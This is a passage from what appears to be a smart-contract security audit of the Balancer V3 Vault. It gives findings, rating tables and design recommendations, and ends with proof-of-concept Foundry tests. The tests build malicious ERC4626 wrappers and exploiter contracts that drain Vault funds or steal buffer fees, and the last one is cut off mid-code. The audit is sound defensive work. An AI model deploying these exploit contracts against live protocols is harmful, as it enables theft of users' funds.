amountIn.toUint160(), address(token));
            _vault.settle(token, amountIn);
        }
    }
// ...
```

Figure 20.1: The `addLiquidityHook` callback function (Router.sol#L266-L311)

However, if any of the tokens with a zero `amountsIn` value is a token that reverts on zero value transfers, the entire transaction will revert. This prevents users from using the `addLiquiditySingleTokenExactOut`, `removeLiquiditySingleTokenExactIn`, and `removeLiquiditySingleTokenExactOut` functions for this pool. The same issue is present in the `removeLiquidityHook`.

Exploit Scenario

Alice attempts to provide single-sided liquidity to a BNB/WETH pool on Ethereum, using only WETH. However, her transaction reverts because the BNB token does not support zero value transfers.

Recommendations

Short term, add a zero-value check so that token transfers with zero amounts are skipped.

Long term, improve the testing suite by testing the protocol with various different token implementations.

21. The swap functions allows zero amountIn to be provided

Severity: **Undetermined**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-BALV3-21
Target: `pkg/vault/contracts/Vault.sol`	

Description

The swap function of the `Vault` contract allows users to provide a zero `amountGivenScaled18`. If any of the calculations contains an error that could allow a user to swap a zero `amountGivenScaled18` for a non-zero amount of tokens out, this could lead to the pool being drained.

The swap function performs a check to ensure that the raw amount of tokens provided to the function is not zero, as shown in figure 21.1.

```
// ...
if (vaultSwapParams.amountGivenRaw == 0) {
    revert AmountGivenZero();
}
// ...
```

Figure 21.1: The swap function raw amount check (`Vault.sol#L195-L197`)

Later it uses the `_ensureValidTradeAmount` function to check the `amountGivenScaled18`, which is the raw amount scaled by the `scalingFactor` and the token's `rate`, as shown in figure 21.2:

```
// ...
_ensureValidTradeAmount(swapState.amountGivenScaled18);
// ...
```

Figure 21.2: The swap function `_ensureValidTradeAmount` check being performed on the scaled amounts (`Vault.sol#L231`)

However, the `_ensureValidTradeAmount` function will not revert if the provided amount is exactly zero, as shown in figure 21.3:

```
function _ensureValidTradeAmount(uint256 tradeAmount) private view {
    if (tradeAmount != 0 && tradeAmount < _MINIMUM_TRADE_AMOUNT) {
        revert TradeAmountTooSmall();
    }
```

```
}
```

Figure 21.3: The `_ensureValidTradeAmount` function (`Vault.sol#L1545-L1549`)

This could allow a user to provide a small amount as the `amountGivenRaw`, which could later be scaled down to zero due to the scaling function rounding down. If there exists an issue in the calculation of the amount that the user will receive, a malicious user could use this lack of restriction on zero amounts to drain the pool.

We rated this issue's severity as undetermined since we found no calculation issue that could return a non-zero amount of tokens out for a zero amount of tokens in.

Exploit Scenario

Eve finds a pool that uses an 18-decimal token whose rate is less than 1e18. She calls the swap function with 1 wei of this token as `amountGivenRaw`, performing an `EXACT_IN` swap. Due to the rounding direction of the scaling function, the low rate, and the 1 wei amount, the `amountGivenScaled18` is zero. She uses this to exploit a calculation error to get a non-zero amount of tokens out, draining the pool.

Recommendations

Short term, add a check to ensure that `amountGivenScaled18` cannot be zero if the operation is `EXACT_IN`.

Long term, improve the testing suite by adding tests that use a variety of different decimals, rates, and pool balances when performing Vault operations to more easily discover these types of issues. Consider using smart contract fuzzing with Medusa, Echidna, or Foundry invariant testing in order to verify that the calculations cannot return a non-zero amount of tokens for a zero amount of tokens in.

A. Vulnerability Categories

The following tables describe the vulnerability categories, severity levels, and difficulty levels used in this document.

Vulnerability Categories	
Category	**Description**
Access Controls	Insufficient authorization or assessment of rights
Auditing and Logging	Insufficient auditing of actions or logging of problems
Authentication	Improper identification of users
Configuration	Misconfigured servers, devices, or software components
Cryptography	A breach of system confidentiality or integrity
Data Exposure	Exposure of sensitive information
Data Validation	Improper reliance on the structure or values of data
Denial of Service	A system failure with an availability impact
Error Reporting	Insecure or insufficient reporting of error conditions
Patching	Use of an outdated software package or library
Session Management	Improper identification of authenticated users
Testing	Insufficient test methodology or test coverage
Timing	Race conditions or other order-of-operations flaws
Undefined Behavior	Undefined behavior triggered within the system

Severity Levels	
Severity	**Description**
Informational	The issue does not pose an immediate risk but is relevant to security best practices.
Undetermined	The extent of the risk was not determined during this engagement.
Low	The risk is small or is not one the client has indicated is important.
Medium	User information is at risk; exploitation could pose reputational, legal, or moderate financial risks.
High	The flaw could affect numerous users and have serious reputational, legal, or financial implications.

Difficulty Levels	
Difficulty	**Description**
Undetermined	The difficulty of exploitation was not determined during this engagement.
Low	The flaw is well known; public tools for its exploitation exist or can be scripted.
Medium	An attacker must write an exploit or will need in-depth knowledge of the system.
High	An attacker must have privileged access to the system, may need to know complex technical details, or must discover other weaknesses to exploit this issue.

B. Code Maturity Categories

The following tables describe the code maturity categories and rating criteria used in this document.

Code Maturity Categories	
Category	**Description**
Arithmetic	The proper use of mathematical operations and semantics
Auditing	The use of event auditing and logging to support monitoring
Authentication / Access Controls	The use of robust access controls to handle identification and authorization and to ensure safe interactions with the system
Complexity Management	The presence of clear structures designed to manage system complexity, including the separation of system logic into clearly defined functions
Cryptography and Key Management	The safe use of cryptographic primitives and functions, along with the presence of robust mechanisms for key generation and distribution
Decentralization	The presence of a decentralized governance structure for mitigating insider threats and managing risks posed by contract upgrades
Documentation	The presence of comprehensive and readable codebase documentation
Low-Level Manipulation	The justified use of inline assembly and low-level calls
Testing and Verification	The presence of robust testing procedures (e.g., unit tests, integration tests, and verification methods) and sufficient test coverage
Transaction Ordering	The system's resistance to transaction-ordering attacks

Rating Criteria	
Rating	**Description**
Strong	No issues were found, and the system exceeds industry standards.
Satisfactory	Minor issues were found, but the system is compliant with best practices.
Moderate	Some issues that may affect system safety were found.
Weak	Many issues that affect system safety were found.
Missing	A required component is missing, significantly affecting system safety.
Not Applicable	The category is not applicable to this review.
Not Considered	The category was not considered in this review.
Further Investigation Required	Further investigation is required to reach a meaningful conclusion.

C. Design Recommendations

The following provide high level recommendations to improve the system's design.

Vault Complexity

Balancer V3 aims to be based on a Vault singleton, holding the bookkeeping and key features, while the complex operations (e.g., swapping math) are delegated to the pools.

In this design, the Vault is meant to be as simple as possible to reduce its inherent risks. It will hold all of the funds, and any malicious action from a pool is meant to impact only the funds of the pool itself.

While this strategy makes sense, the current Vault design does not fully fulfill this intended simplicity because non-essential features have been added to the Vault to improve the gas efficiency or for convenience, including:

- The buffer system, which could be a pool on its own
- The support for tokens with dynamic rates

These features add significant complexity to the Vault. Several of the issues found in this report (TOB-BALV3-1, TOB-BALV3-2, TOB-BALV3-6) targeted the buffer system and could lead to the Vault being drained of all funds. As a result, the Vault's design fails to reach its intended goal of simplicity.

If removing these features is not possible, we recommend the following steps:

- Significantly increase the documentation and testing of these features.
- Evaluate how to more strictly isolate their relevant code.
- Implement a broad fuzzing harness to stress test these features.
- Consider a system with multiple Vault deployments, each holding its own liquidity and allowing the non-essential features to be enabled/disabled.
    - This could allow one Vault with the buffer enabled, which would be more risky, while another Vault would have the feature disabled.
    - While this would reduce the composability of some trades, it will isolate the risks.

Access Controls

Our initial review found that the access controls on the `VaultAdmin` are unnecessarily complex and error-prone. This section provides recommendations to simplify the access control design.

Current design

The `VaultAdmin` provides access controls in two ways:

- Through the `authenticate` modifier, which is defined in another module (`v3-solidity-utils/contracts/helpers/Authentication.so`), and delegates the access controls check to the governance
- Through the `_ensureAuthenticatedByRole`, which checks if the function to be called belongs to an existing role assignment.

The role assignment mechanism first checks whether the caller has the assigned address, and if not, the access controls check is delegated to the governance, unless the specific action was marked as being `onlyOwner`:

```
function _ensureAuthenticatedByRole(address pool) private view {
    bytes32 actionId = getActionId(msg.sig);

    PoolFunctionPermission memory roleAssignment =
_poolFunctionPermissions[pool][actionId];

    // If there is no role assignment, fall through and delegate to governance.
    if (roleAssignment.account != address(0)) {
        // If the sender matches the permissioned account, all good; just return.
        if (msg.sender == roleAssignment.account) {
            return;
        }

        // If it doesn't, check whether it's onlyOwner. onlyOwner means *only* the
permissioned account
        // may call the function, so revert if this is the case. Otherwise, fall
through and check
        // governance.
        if (roleAssignment.onlyOwner) {
            revert SenderNotAllowed();
        }
    }

    // Delegate to governance.
    if (_canPerform(actionId, msg.sender, pool) == false) {
        revert SenderNotAllowed();
    }
```

Figure C.1: `VaultAdmin.sol#L71–L95`

This design allows for dynamic setup on `_ensureAuthenticatedByRole`.

However, the roles are set when the pool is registered, and only three functions have specific handling:

- `pausePool` and `unpausePool`, which do not use `onlyOwner`, and
- `setStaticSwapFeePercentage`, which uses `onlyOwner`.

```
if (roleAccounts.pauseManager != address(0)) {
    roleAssignments[vaultAdmin.getActionId(IVaultAdmin.pausePool.selector)] =
PoolFunctionPermission({
        account: roleAccounts.pauseManager,
        onlyOwner: false
    });
    roleAssignments[vaultAdmin.getActionId(IVaultAdmin.unpausePool.selector)] =
PoolFunctionPermission({
        account: roleAccounts.pauseManager,
        onlyOwner: false
    });
}

if (roleAccounts.swapFeeManager != address(0)) {
    bytes32 swapFeeAction =
vaultAdmin.getActionId(IVaultAdmin.setStaticSwapFeePercentage.selector);

    roleAssignments[swapFeeAction] = PoolFunctionPermission({
        account: roleAccounts.swapFeeManager,
        onlyOwner: true
    });
}
```

Figure C.2: VaultExtension.sol#L337–L354

As a result, the Vault has a complex access controls schema based on a dynamic dispatch of role authorization, while only three functions are intended not to use `authenticate`. This is even more prevalent given that only these three functions use the `authenticateByRole` modifier.

Recommended design

We recommend the following steps:

- Remove the `_ensureAuthenticatedByRole` modifier.
- Remove the `PoolFunctionPermission` structure, and instead track three `addresses` (`pauser, unpauser, staticSwapFeeSetter`) in `_poolFunctionPermissions[pool]`.
- Update the access controls such that:
  - When `pausePool` is called, check if the caller is the pauser; if not, call `_canPerform`.
  - When `unpausePool` is called, check if the caller is the pauser; if not, call `_canPerform`.
  - When `setStaticSwapFeePercentage` is called, check if it is the fee setter.

Following these steps will make the access controls more explicit and easier to review and maintain.

D. Proof-of-Concept Unit Tests

TOB-BALV3-1 Unit Test

```
// SPDX-License-Identifier: GPL-3.0-or-later

pragma solidity ^0.8.24;

import "forge-std/Test.sol";

import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import { IERC4626 } from "@openzeppelin/contracts/interfaces/IERC4626.sol";
import { ERC4626TestToken } from
"@balancer-labs/v3-solidity-utils/contracts/test/ERC4626TestToken.sol";
import { IBatchRouter } from
"@balancer-labs/v3-interfaces/contracts/vault/IBatchRouter.sol";
import { BaseVaultTest } from "../utils/BaseVaultTest.sol";
import { IVaultMock } from
"@balancer-labs/v3-interfaces/contracts/test/IVaultMock.sol";
import "@balancer-labs/v3-interfaces/contracts/vault/VaultTypes.sol";
import { IERC20 } from "@openzeppelin/contracts/interfaces/IERC20.sol";
import { SafeERC20 } from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
import { ERC4626 } from
"@openzeppelin/contracts/token/ERC20/extensions/ERC4626.sol";
import { ERC20 } from "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import { Math } from "@openzeppelin/contracts/utils/math/Math.sol";

import { IRateProvider } from
"@balancer-labs/v3-interfaces/contracts/vault/IRateProvider.sol";


contract MaliciousWrapper is ERC4626, IRateProvider {
    using SafeERC20 for IERC20;

    uint8 private immutable _wrappedTokenDecimals;
    IERC20 private _overrideAsset;

    uint256 private _assetsToConsume;
    uint256 private _sharesToConsume;
    uint256 private _assetsToReturn;
    uint256 private _sharesToReturn;

    constructor(
        IERC20 underlyingToken,
        string memory tokenName,
        string memory tokenSymbol,
        uint8 tokenDecimals
    ) ERC4626(underlyingToken) ERC20(tokenName, tokenSymbol) {
        _wrappedTokenDecimals = tokenDecimals;
        _overrideAsset = underlyingToken;
    }
```

```
    function decimals() public view override returns (uint8) {
        return _wrappedTokenDecimals;
    }

    function getRate() external view returns (uint256) {
        return 10**18;
    }

    /*******************************************************************
                          Test malicious ERC4626
    *******************************************************************/

    function asset() public view override returns (address) {
        return address(_overrideAsset);
    }

    function totalAssets() public view override returns (uint256) {
        return _overrideAsset.balanceOf(address(this));
    }

    function setAsset(IERC20 newBaseToken) external {
        _overrideAsset = newBaseToken;
    }

    function setAssetsToConsume(uint256 assetsToConsume) external {
        _assetsToConsume = assetsToConsume;
    }

    function setSharesToConsume(uint256 sharesToConsume) external {
        _sharesToConsume = sharesToConsume;
    }

    function setAssetsToReturn(uint256 assetsToReturn) external {
        _assetsToReturn = assetsToReturn;
    }

    function setSharesToReturn(uint256 sharesToReturn) external {
        _sharesToReturn = sharesToReturn;
    }


    // malicious deposit
    function deposit(uint256 assets, address receiver) public override returns
(uint256) {
        // nop
    }

    // _MINIMUM_TOTAL_SUPPLY
    function convertToAssets(uint256 assets) public view override returns (uint256)
{
        return 10**6;
    }
```

```
    function steal(address vault, uint amountToSteal) public{
        _overrideAsset.transferFrom(vault, msg.sender, amountToSteal);
    }

}


contract AddLiquidity{
    IVaultMock internal vault;
    address wrapper;

    constructor(IVaultMock v, address w){
        vault = v;
        wrapper = w;
    }

    function addLiquidity() public{
        vault.unlock("");
    }

    fallback() external{
        vault.addLiquidityToBuffer(IERC4626(wrapper), 0, 0, address(this));
    }

}

contract StealFunds{
    IVaultMock internal vault;
    address wrapper;
    uint amountToSteal;

    constructor(IVaultMock v, address w, uint amount){
        vault = v;
        wrapper = w;
        amountToSteal = amount;
    }

    function steal(IERC20 target) public{
        vault.unlock("");

        MaliciousWrapper(wrapper).steal(address(vault), amountToSteal);

    }

    fallback() external{
        BufferWrapOrUnwrapParams memory params = BufferWrapOrUnwrapParams({
                    kind: SwapKind.EXACT_IN,
                    direction: WrappingDirection.WRAP,
                    wrappedToken: IERC4626(wrapper),
                    amountGivenRaw: amountToSteal,
                    limitRaw: 0,
                    userData: ""
```

```
                });
        vault.erc4626BufferWrapOrUnwrap(params);
    }

}
import { IERC20 } from "@openzeppelin/contracts/interfaces/IERC20.sol";

contract ToB is BaseVaultTest {
    ERC4626TestToken internal wDaiInitialized;
    ERC4626TestToken internal wUSDCNotInitialized;

    uint256 private constant _userAmount = 10e6 * 1e18;
    uint256 private constant _wrapAmount = _userAmount / 100;

    function setUp() public virtual override {
        BaseVaultTest.setUp();

        _createWrappedToken(); // From VaultBufferUnit.t.sol
        _mintTokensToLpAndYBProtocol(); // From VaultBufferUnit.t.sol
    }

    function testXploit() public  {
        MaliciousWrapper w = new MaliciousWrapper(dai, "Malicious DAI", "ToBDai",
18);
        vm.label(address(wDaiInitialized), "ToBDai");

        // Add the malicious wrapper to the liquidity buffer
        AddLiquidity r = new AddLiquidity(vault, address(w));
        r.addLiquidity();

        uint balanceBefore = dai.balanceOf(address(vault));

        // Steal the funds
        StealFunds stealer = new StealFunds(vault, address(w), balanceBefore);
        stealer.steal(dai);

        uint balanceAfter = dai.balanceOf(address(vault));

        assertEq(balanceBefore, balanceAfter, "Money stolen");

    }

   // From VaultBufferUnit.t.sol
   function _createWrappedToken() private {
        wDaiInitialized = new ERC4626TestToken(dai, "Wrapped DAI", "wDAI", 18);
        vm.label(address(wDaiInitialized), "wToken");

        // "USDC" is deliberately 18 decimals to test one thing at a time.
        wUSDCNotInitialized = new ERC4626TestToken(usdc, "Wrapped USDC", "wUSDC",
18);
        vm.label(address(wUSDCNotInitialized), "wUSDC");
    }
```

```
    function _mintTokensToLpAndYBProtocol() private {
        // Fund LP
        vm.startPrank(lp);

        dai.mint(lp, 3 * _userAmount);
        dai.approve(address(wDaiInitialized), _userAmount);
        wDaiInitialized.deposit(_userAmount, lp);

        usdc.mint(lp, 3 * _userAmount);
        usdc.approve(address(wUSDCNotInitialized), _userAmount);
        wUSDCNotInitialized.deposit(_userAmount, lp);

        wDaiInitialized.approve(address(permit2), MAX_UINT256);
        permit2.approve(address(wDaiInitialized), address(router),
type(uint160).max, type(uint48).max);
        permit2.approve(address(wDaiInitialized), address(batchRouter),
type(uint160).max, type(uint48).max);
        wUSDCNotInitialized.approve(address(permit2), MAX_UINT256);
        permit2.approve(address(wUSDCNotInitialized), address(router),
type(uint160).max, type(uint48).max);
        permit2.approve(address(wUSDCNotInitialized), address(batchRouter),
type(uint160).max, type(uint48).max);
        vm.stopPrank();

        // Fund a yield-bearing protocol, in this case represented by Bob.
        vm.startPrank(bob);

        dai.mint(bob, 3 * _userAmount);
        dai.approve(address(wDaiInitialized), _userAmount);
        wDaiInitialized.deposit(_userAmount, bob);

        usdc.mint(bob, 3 * _userAmount);
        usdc.approve(address(wUSDCNotInitialized), _userAmount);
        wUSDCNotInitialized.deposit(_userAmount, bob);

        wDaiInitialized.approve(address(permit2), MAX_UINT256);
        permit2.approve(address(wDaiInitialized), address(router),
type(uint160).max, type(uint48).max);
        permit2.approve(address(wDaiInitialized), address(batchRouter),
type(uint160).max, type(uint48).max);
        wUSDCNotInitialized.approve(address(permit2), MAX_UINT256);
        permit2.approve(address(wUSDCNotInitialized), address(router),
type(uint160).max, type(uint48).max);
        permit2.approve(address(wUSDCNotInitialized), address(batchRouter),
type(uint160).max, type(uint48).max);
        vm.stopPrank();
    }

}
```

Figure D.1 TOB-BALV3-1 unit test

TOB-BALV3-2 Unit Test

```
// SPDX-License-Identifier: GPL-3.0-or-later

pragma solidity ^0.8.24;

import "forge-std/Test.sol";

import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import { IERC4626 } from "@openzeppelin/contracts/interfaces/IERC4626.sol";
import { ERC4626TestToken } from
"@balancer-labs/v3-solidity-utils/contracts/test/ERC4626TestToken.sol";
import { ERC4626 } from
"@openzeppelin/contracts/token/ERC20/extensions/ERC4626.sol";
import { SafeERC20 } from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
import { ERC20 } from "@openzeppelin/contracts/token/ERC20/ERC20.sol";

import { IVaultMock } from
"@balancer-labs/v3-interfaces/contracts/test/IVaultMock.sol";
import {
    BufferWrapOrUnwrapParams,
    SwapKind,
    WrappingDirection
} from "@balancer-labs/v3-interfaces/contracts/vault/VaultTypes.sol";
import { IVaultErrors } from
"@balancer-labs/v3-interfaces/contracts/vault/IVaultErrors.sol";
import { IVaultEvents } from
"@balancer-labs/v3-interfaces/contracts/vault/IVaultEvents.sol";
import { IProtocolFeeController } from
"@balancer-labs/v3-interfaces/contracts/vault/IProtocolFeeController.sol";
import { IAuthentication } from
"@balancer-labs/v3-interfaces/contracts/solidity-utils/helpers/IAuthentication.sol";
import { IRateProvider } from
"@balancer-labs/v3-interfaces/contracts/vault/IRateProvider.sol";

import {
    SwapKind,
    SwapParams,
    HooksConfig,
    PoolSwapParams
} from "@balancer-labs/v3-interfaces/contracts/vault/VaultTypes.sol";

import { FixedPoint } from
"@balancer-labs/v3-solidity-utils/contracts/math/FixedPoint.sol";

import { PoolMock } from "../../contracts/test/PoolMock.sol";
import { PoolHooksMock } from "../../contracts/test/PoolHooksMock.sol";
import { RouterCommon } from "../../contracts/RouterCommon.sol";

import { BaseVaultTest } from "./utils/BaseVaultTest.sol";

contract MaliciousWrapper is ERC4626, IRateProvider {
    using SafeERC20 for IERC20;
```

```
    uint8 private immutable _wrappedTokenDecimals;
    IERC20 private _overrideAsset;

    uint256 private _assetsToConsume;
    uint256 private _sharesToConsume;
    uint256 private _assetsToReturn;
    uint256 private _sharesToReturn;

    constructor(
        IERC20 underlyingToken,
        string memory tokenName,
        string memory tokenSymbol,
        uint8 tokenDecimals
    ) ERC4626(underlyingToken) ERC20(tokenName, tokenSymbol) {
        _wrappedTokenDecimals = tokenDecimals;
        _overrideAsset = underlyingToken;
    }

    function decimals() public view override returns (uint8) {
        return _wrappedTokenDecimals;
    }

    function getRate() external view returns (uint256) {
        return 10 ** 18;
    }

    /**************************************************************
                          Test malicious ERC4626
    **************************************************************/

    function asset() public view override returns (address) {
        return address(_overrideAsset);
    }

    function totalAssets() public view override returns (uint256) {
        return _overrideAsset.balanceOf(address(this));
    }

    function setAsset(IERC20 newBaseToken) external {
        _overrideAsset = newBaseToken;
    }

    function setAssetsToConsume(uint256 assetsToConsume) external {
        _assetsToConsume = assetsToConsume;
    }

    function setSharesToConsume(uint256 sharesToConsume) external {
        _sharesToConsume = sharesToConsume;
    }

    function setAssetsToReturn(uint256 assetsToReturn) external {
        _assetsToReturn = assetsToReturn;
```

```
    }

    function setSharesToReturn(uint256 sharesToReturn) external {
        _sharesToReturn = sharesToReturn;
    }

    // malicious deposit
    function deposit(uint256 assets, address receiver) public override returns
(uint256) {
        // noop
    }

    function withdraw(uint256 assets, address receiver, address owner) public
override returns (uint256) {
        // noop
    }

    // _MINIMUM_TOTAL_SUPPLY
    function convertToAssets(uint256 assets) public view override returns (uint256)
{
        return _assetsToReturn;
    }
    function convertToShares(uint256 assets) public view override returns (uint256)
{
        return _sharesToReturn;
    }

    function mintTo(address account, uint256 value) public {
        _mint(account, value);
    }
}

contract AddLiquidity {
    IVaultMock internal vault;
    address wrapper;
    address underlying;

    constructor(IVaultMock v, address w, address u) {
        vault = v;
        wrapper = w;
        underlying = u;
    }

    function addLiquidity() public {
        vault.unlock("");
    }

    fallback() external {
        MaliciousWrapper(wrapper).setAssetsToReturn(1e18);
        IERC20(underlying).transfer(address(vault), 1e6);
        MaliciousWrapper(wrapper).mintTo(address(vault), 1e18);
        vault.addLiquidityToBuffer(IERC4626(wrapper), 1e6, 1e18, address(this));
        vault.settle(IERC20(wrapper), 1e18);
```

```
        vault.settle(IERC20(underlying), 1e6);
    }
}

contract Unwrap {
    IVaultMock internal vault;
    address wrapper;
    address underlying;
    address to;

    constructor(IVaultMock v, address w, address u) {
        vault = v;
        wrapper = w;
        underlying = u;
    }

    function unwrap(address _to) public {
        to = _to;
        vault.unlock("");
    }

    fallback() external {
        BufferWrapOrUnwrapParams memory params = BufferWrapOrUnwrapParams({
            kind: SwapKind.EXACT_OUT,
            direction: WrappingDirection.UNWRAP,
            wrappedToken: IERC4626(wrapper),
            amountGivenRaw: 5000000000000000000,
            limitRaw: 5000000000000000000,
            userData: new bytes(0)
        });
        MaliciousWrapper(wrapper).setSharesToReturn(2e18);
        vault.erc4626BufferWrapOrUnwrap(params);
        vault.sendTo(IERC20(underlying), to, 5000000000000000000);
    }
}

contract BufferFeeTheft is BaseVaultTest {
    using FixedPoint for uint256;

    // Malicious contracts
    MaliciousWrapper mWrapper;
    AddLiquidity mAddLiquidity;
    Unwrap mUnwrap;

    PoolMock internal noInitPool;
    uint256 internal swapFee = defaultAmount / 100; // 1%
    uint256 internal protocolSwapFee = swapFee / 2; // 50%

    // Track the indices for the standard dai/usdc pool.
    uint256 internal daiIdx;
    uint256 internal usdcIdx;

    function setUp() public virtual override {
```

```
        BaseVaultTest.setUp();

        noInitPool = PoolMock(createPool());
        mWrapper = new MaliciousWrapper(dai, "MDAI", "MDAI", 18);
        mAddLiquidity = new AddLiquidity(vault, address(mWrapper), address(dai));
        mUnwrap = new Unwrap(vault, address(mWrapper), address(dai));

        (daiIdx, usdcIdx) = getSortedIndexes(address(dai), address(usdc));
    }

    function test_tob_2() public {
        usdc.mint(bob, defaultAmount);

        // Prepare for exploit before fees are claimed
        dai.mint(address(mAddLiquidity), 1e6);
        mAddLiquidity.addLiquidity();

        setSwapFeePercentage(swapFeePercentage);
        vault.manualSetAggregateSwapFeePercentage(pool, protocolSwapFeePercentage);

        vm.prank(bob);
        router.swapSingleTokenExactIn(
            pool,
            usdc,
            dai,
            defaultAmount,
            defaultAmount - swapFee,
            MAX_UINT256,
            false,
            bytes("")
        );
        console.log("Fee amounts after swap");
        console.log("Dai", vault.manualGetAggregateSwapFeeAmount(address(pool),
dai));
        console.log("USDC", vault.manualGetAggregateSwapFeeAmount(address(pool),
usdc));

        vault.collectAggregateFees(pool);

        console.log("Balance after collect fees");
        console.log("Dai", dai.balanceOf(address(vault)));
        console.log("USDC", usdc.balanceOf(address(vault)));

        uint256 wrapperBalanceBefore = dai.balanceOf(address(mWrapper));
        mWrapper.setAssetsToReturn(0);
        mUnwrap.unwrap(address(mWrapper));
        uint256 wrapperBalanceAfter = dai.balanceOf(address(mWrapper));
        console.log("------------------");
        console.log("Wrapper DAI balance before:", wrapperBalanceBefore);
        console.log("Wrapper DAI balance after:", wrapperBalanceAfter);
        assert(wrapperBalanceAfter > wrapperBalanceBefore);
        console.log("EXPLOIT profit:", wrapperBalanceAfter - wrapperBalanceBefore,
"DAI");
```

```
        console.log("------------------");
        console.log("Balance after exploit");
        console.log("Dai", dai.balanceOf(address(vault)));
        console.log("USDC", usdc.balanceOf(address(vault)));
    }
}
```

Figure D.2 TOB-BALV3-2 unit test

TOB-BALV3-6 Unit Test

```
// SPDX-License-Identifier: GPL-3.0-or-later

pragma solidity ^0.8.24;

import "forge-std/Test.sol";

import { IERC20 } from "@openzeppelin/contracts/token/ERC20/IERC20.sol";
import { IERC4626 } from "@openzeppelin/contracts/interfaces/IERC4626.sol";
import { ERC4626TestToken } from
"@balancer-labs/v3-solidity-utils/contracts/test/ERC4626TestToken.sol";
import { ERC4626 } from
"@openzeppelin/contracts/token/ERC20/extensions/ERC4626.sol";
import { SafeERC20 } from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";
import { ERC20 } from "@openzeppelin/contracts/token/ERC20/ERC20.sol";

import { IVaultAdmin } from
"@balancer-labs/v3-interfaces/contracts/vault/IVaultAdmin.sol";
import { IVaultMock } from
"@balancer-labs/v3-interfaces/contracts/test/IVaultMock.sol";
import {
    BufferWrapOrUnwrapParams,
    SwapKind,
    WrappingDirection
} from "@balancer-labs/v3-interfaces/contracts/vault/VaultTypes.sol";
import { IVaultErrors } from
"@balancer-labs/v3-interfaces/contracts/vault/IVaultErrors.sol";
import { IVaultEvents } from
"@balancer-labs/v3-interfaces/contracts/vault/IVaultEvents.sol";
import { IProtocolFeeController } from
"@balancer-labs/v3-interfaces/contracts/vault/IProtocolFeeController.sol";
import { IAuthentication } from
"@balancer-labs/v3-interfaces/contracts/solidity-utils/helpers/IAuthentication.sol";
import { IRateProvider } from
"@balancer-labs/v3-interfaces/contracts/vault/IRateProvider.sol";

import {
    SwapKind,
    SwapParams,
    HooksConfig,
    PoolSwapParams
} from "@balancer-labs/v3-interfaces/contracts/vault/VaultTypes.sol";

import { FixedPoint } from
"@balancer-labs/v3-solidity-utils/contracts/math/FixedPoint.sol";

import { PoolMock } from "../../contracts/test/PoolMock.sol";
import { PoolHooksMock } from "../../contracts/test/PoolHooksMock.sol";
import { RouterCommon } from "../../contracts/RouterCommon.sol";

import { BaseVaultTest } from "./utils/BaseVaultTest.sol";
import { RouterMock } from "@balancer-labs/v3-vault/contracts/test/RouterMock.sol";
```

```
contract MaliciousERC20 is ERC20 {

    constructor() ERC20("MAL", "MAL") {}

    function mint(address to, uint256 amount) public {
        _mint(to, amount);
    }
}

contract MaliciousWrapper is ERC4626, IRateProvider {
    using SafeERC20 for IERC20;

    uint8 private immutable _wrappedTokenDecimals;
    IERC20 private _overrideAsset;

    uint256 private _assetsToConsume;
    uint256 private _sharesToConsume;
    uint256 private _assetsToReturn;
    uint256 private _sharesToReturn;

    constructor(
        IERC20 underlyingToken,
        string memory tokenName,
        string memory tokenSymbol,
        uint8 tokenDecimals
    ) ERC4626(underlyingToken) ERC20(tokenName, tokenSymbol) {
        _wrappedTokenDecimals = tokenDecimals;
        _overrideAsset = underlyingToken;
    }

    function decimals() public view override returns (uint8) {
        return _wrappedTokenDecimals;
    }

    function getRate() external view returns (uint256) {
        return 10 ** 18;
    }

    /*******************************************************************
                          Test malicious ERC4626
    *******************************************************************/

    function asset() public view override returns (address) {
        return address(_overrideAsset);
    }

    function totalAssets() public view override returns (uint256) {
        return _overrideAsset.balanceOf(address(this));
    }

    function setAsset(IERC20 newBaseToken) external {
        _overrideAsset = newBaseToken;
```

```
    }

    function setAssetsToConsume(uint256 assetsToConsume) external {
        _assetsToConsume = assetsToConsume;
    }

    function setSharesToConsume(uint256 sharesToConsume) external {
        _sharesToConsume = sharesToConsume;
    }

    function setAssetsToReturn(uint256 assetsToReturn) external {
        _assetsToReturn = assetsToReturn;
    }

    function setSharesToReturn(uint256 sharesToReturn) external {
        _sharesToReturn = sharesToReturn;
    }

    // malicious deposit
    function deposit(uint256 assets, address receiver) public override returns
(uint256) {
        // noop
    }

    function withdraw(uint256 assets, address receiver, address owner) public
override returns (uint256) {
        // noop
    }

    // _MINIMUM_TOTAL_SUPPLY
    function convertToAssets(uint256 assets) public view override returns (uint256)
{
        return _assetsToReturn;
    }
    function convertToShares(uint256 assets) public view override returns (uint256)
{
        return _sharesToReturn;
    }

    function mintTo(address account, uint256 value) public {
        _mint(account, value);
    }
}

contract Exploiter {
    IVaultMock internal vault;
    address wrapper;
    address maliciousUnderlying;
    address targetUnderlying;
    RouterMock router;

    constructor(IVaultMock v, address w, address u, address ut, address payable
_router) {
```

```
        vault = v;
        wrapper = w;
        maliciousUnderlying = u;
        targetUnderlying = ut;
        router = RouterMock(_router);
    }

    function exploit() public {
        vault.unlock("");
    }

    fallback() external {
        // 1. Deposit liq for asset(0) to get shares
        MaliciousWrapper(wrapper).setAsset(IERC20(address(0)));
        MaliciousWrapper(wrapper).setAssetsToReturn(1e18);
        vault.addLiquidityToBuffer(IERC4626(wrapper), 0, 0, address(this));
        MaliciousWrapper(wrapper).setAsset(IERC20(maliciousUnderlying));

        // 2. WRAP assets to inflate the buffer balance
        // EXACT_IN, amountGiven 100000 ether, convertToShares -> 0
        BufferWrapOrUnwrapParams memory params = BufferWrapOrUnwrapParams({
            kind: SwapKind.EXACT_IN,
            direction: WrappingDirection.WRAP,
            wrappedToken: IERC4626(wrapper),
            amountGivenRaw: 1 ether,
            limitRaw: 0,
            userData: new bytes(0)
        });
        MaliciousWrapper(wrapper).setSharesToReturn(0);
        vault.erc4626BufferWrapOrUnwrap(params);
        MaliciousERC20(maliciousUnderlying).mint(address(vault), 1 ether);
        vault.settle(IERC20(maliciousUnderlying), 1 ether);

        // 3. Switch to actual underlying and add liq
        MaliciousWrapper(wrapper).setAsset(IERC20(targetUnderlying));
        vault.addLiquidityToBuffer(IERC4626(wrapper), 0, 0, address(this));

        // 4. withdraw liquidity
        (uint256 underBalance, uint256 wrapBalance) =
